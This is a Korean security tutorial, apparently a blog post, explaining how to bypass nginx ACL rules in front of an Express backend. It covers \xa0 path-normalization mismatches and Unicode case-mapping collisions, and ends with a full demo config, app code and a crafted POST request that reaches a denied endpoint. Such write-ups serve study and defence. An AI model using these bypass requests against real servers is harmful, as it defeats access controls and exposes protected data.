이번엔 Nginx와 nodejs로 구성된 서버의 ACL(Access Control List)를 우회할 수 있는 방법에 대해서 알아보겠다.
Different Path normalization
nginx가 리버스 프록시로서 동작하고, nodejs의 express프레임워크로 구성된 백엔드 서버가 연결된 웹 서비스가 있다. nginx.conf에서는 아래와 같이 ACL rule을 적용하고 있다. nginx의 버전은 1.22.0이다.
events {
    worker_connections  1024;
}

http {
    server {
        listen 80;
        listen [::]:80;
        server_name  _;

        location = /shop {
            deny all;
        }

        location = /shop/ {
            deny all;
        }

        location / {
            proxy_pass http://app:3000/;
        }

    }

}/shop으로 들어오는 모든 요청에 대해 deny하고 있고, 다른 경로에 대해서는 app:3000으로 요청을 넘겨준다. 다음은 nodejs 메인 코드의 일부다.
app.post("/shop",(req, res)=>{
    const leg = req.body.leg.toLowerCase()
엔드포인트 shop으로 들어오는 post요청에 대해 처리하고 있다. nginx가 해당 엔드포인트로의 접근을 막고 있는 상황에서, 우리는 어떻게 우회할 수 있을까?
nginx와 nodejs는 경로를 처리할 때, 서로 다른 방식으로 동작하는 부분이 있다. \xa0 (none-breaking space)과 같은 공백을 nginx는 제거하지 않고, nodejs는 무시하고 경로를 이용한다.
경로 우회에 사용되는 문자는 nginx 버전에 따라, 그리고 연결된 백엔드 서버에 따라 달라진다.

nginx - nodejs express

nginx - python flask

nginx - spring boot
공백 제거 불일치
프로그래밍 언어에서 공백을 제거하는 함수를 제공하는 경우가 많다. 하지만 모든 언어에서 동일한 문자를 제거하지 않는다. 예를 들어, \0x85 (Next Line, NEL)를 python은 제거하지만 javascript는 제거하지 않는다.

nginx는 C로 만들어졌고, nodejs는 javascript이므로 url에 \xa0와 같은 문자를 입력하면 언어에 따른 공백 제거 불일치로 인해 nginx를 우회할 수 있다.
Unicode Case Mapping Collision
자바스크립트에서 일부 유니코드를 toLowerCase()나 toUpperCase()로 처리할 때, 서로 다른 문자를 동일한 문자로 만드는 경우가 있다.
(two different characters are uppercased or lowercased into the same character.)
Upercase
| Char | Code Point | Output Char |
|---|---|---|
| ß | 0x00DF | SS |
| ı | 0x0131 | I |
| ſ | 0x017F | S |
| ff | 0xFB00 | FF |
| fi | 0xFB01 | FI |
| fl | 0xFB02 | FL |
| ffi | 0xFB03 | FFI |
| ffl | 0xFB04 | FFL |
| ſt | 0xFB05 | ST |
| st | 0xFB06 | ST |
Lowercase
| Char | Code Point |
|---|---|
| K | 0x212A |
깃헙의 잊어버린 비밀번호 찾기 서비스에서 해당 문제로 인해 취약점이 발생한 적도 있다.
깃헙은 사용자가 입력한 이메일에 대해 lowercase를 적용하고, 이를 DB에서 찾는다. 만약 공격자가 위 표에 있는 충돌 문자를 이메일 주소에 포함한다면, 피해자의 계정을 탈취할 수 있다.
만약 nodejs에서
    if (param == 'secret'){
        return res.status(403).send("Access Denied")
    }
위와 같이 특정 문자를 막고 있고 uppercase 또는 lowercase로 변환한 뒤 비교한다면 위의 표에서 대응되는 문자를 찾아 사용하면 우회가 가능하다.
익스플로잇 시나리오
환경은 맨 위에서 제시한 것과 동일하다. 아래는 각각 nginx.conf, app.js다.
events {
    worker_connections  1024;
}

http {
    server {
        listen 80;
        listen [::]:80;
        server_name  _;

        location = /shop {
            deny all;
        }

        location = /shop/ {
            deny all;
        }

        location / {
            proxy_pass http://app:3000/;
        }

    }

}
const words = require("./ag")
const express = require("express")
const PORT = 3000
const app = express()
app.set('case sensitive routing', true)
app.use(express.urlencoded({ extended: true }))
function search(words, leg) {
return words.find(word => word.name === leg.toUpperCase())
}
app.get("/",(req, res)=>{
return res.send("hi guest")
})
app.post("/shop",(req, res)=>{
const leg = req.body.leg.toLowerCase()
if (leg == 'secret'){
return res.status(403).send("Access Denied")
}
const obj = search(words,leg)
if (obj){
return res.send(JSON.stringify(obj))
}
return res.status(404).send("Nothing")
})
app.listen(PORT,()=>{
console.log(`[+] Started on ${PORT}`)
})/shop엔드포인트로 요청을 보내 secret문자열을 검색할 수 있다면 익스플로잇에 성공했다고 하자. nginx의 acl을 우회하기 위해서, shop에 \xa0를 붙이고, request body에 leg=ſ를 추가한다. 이 http post request는 다음과 같이 구성된다.
POST /shop\xa0 HTTP/1.1
Host: host
...
Content-Type: x-www-form-urlencoded
...
leg=ſecret
nginx가 path normalization을 수행할 때, \xa0가 제거되지 않아 acl rule을 통과하고, /shop 엔드포인트로 요청이 전달된다. 전달된 body의 leg는 toLowerCase()에 의해서는 아무런 변화가 없으므로 조건문을 통과해 성공적으로 search함수를 실행할 수 있게 된다. search함수 내부에 leg를 다시 toUpperCase()로 변환하므로 leg는 secret이 된다. 익스플로잇 성공이다.
참조
-
exploiting HTTP parsers inconsistencies : https://rafa.hashnode.dev/exploiting-http-parsers-inconsistencies#heading-bypassing-nginx-acl-rules-with-nodejs
-
unicode case mapping collision : https://dev.to/jagracey/hacking-github-s-auth-with-unicode-s-turkish-dotless-i-460n
-
Nginx 공식 문서 : https://nginx.org/en/docs/
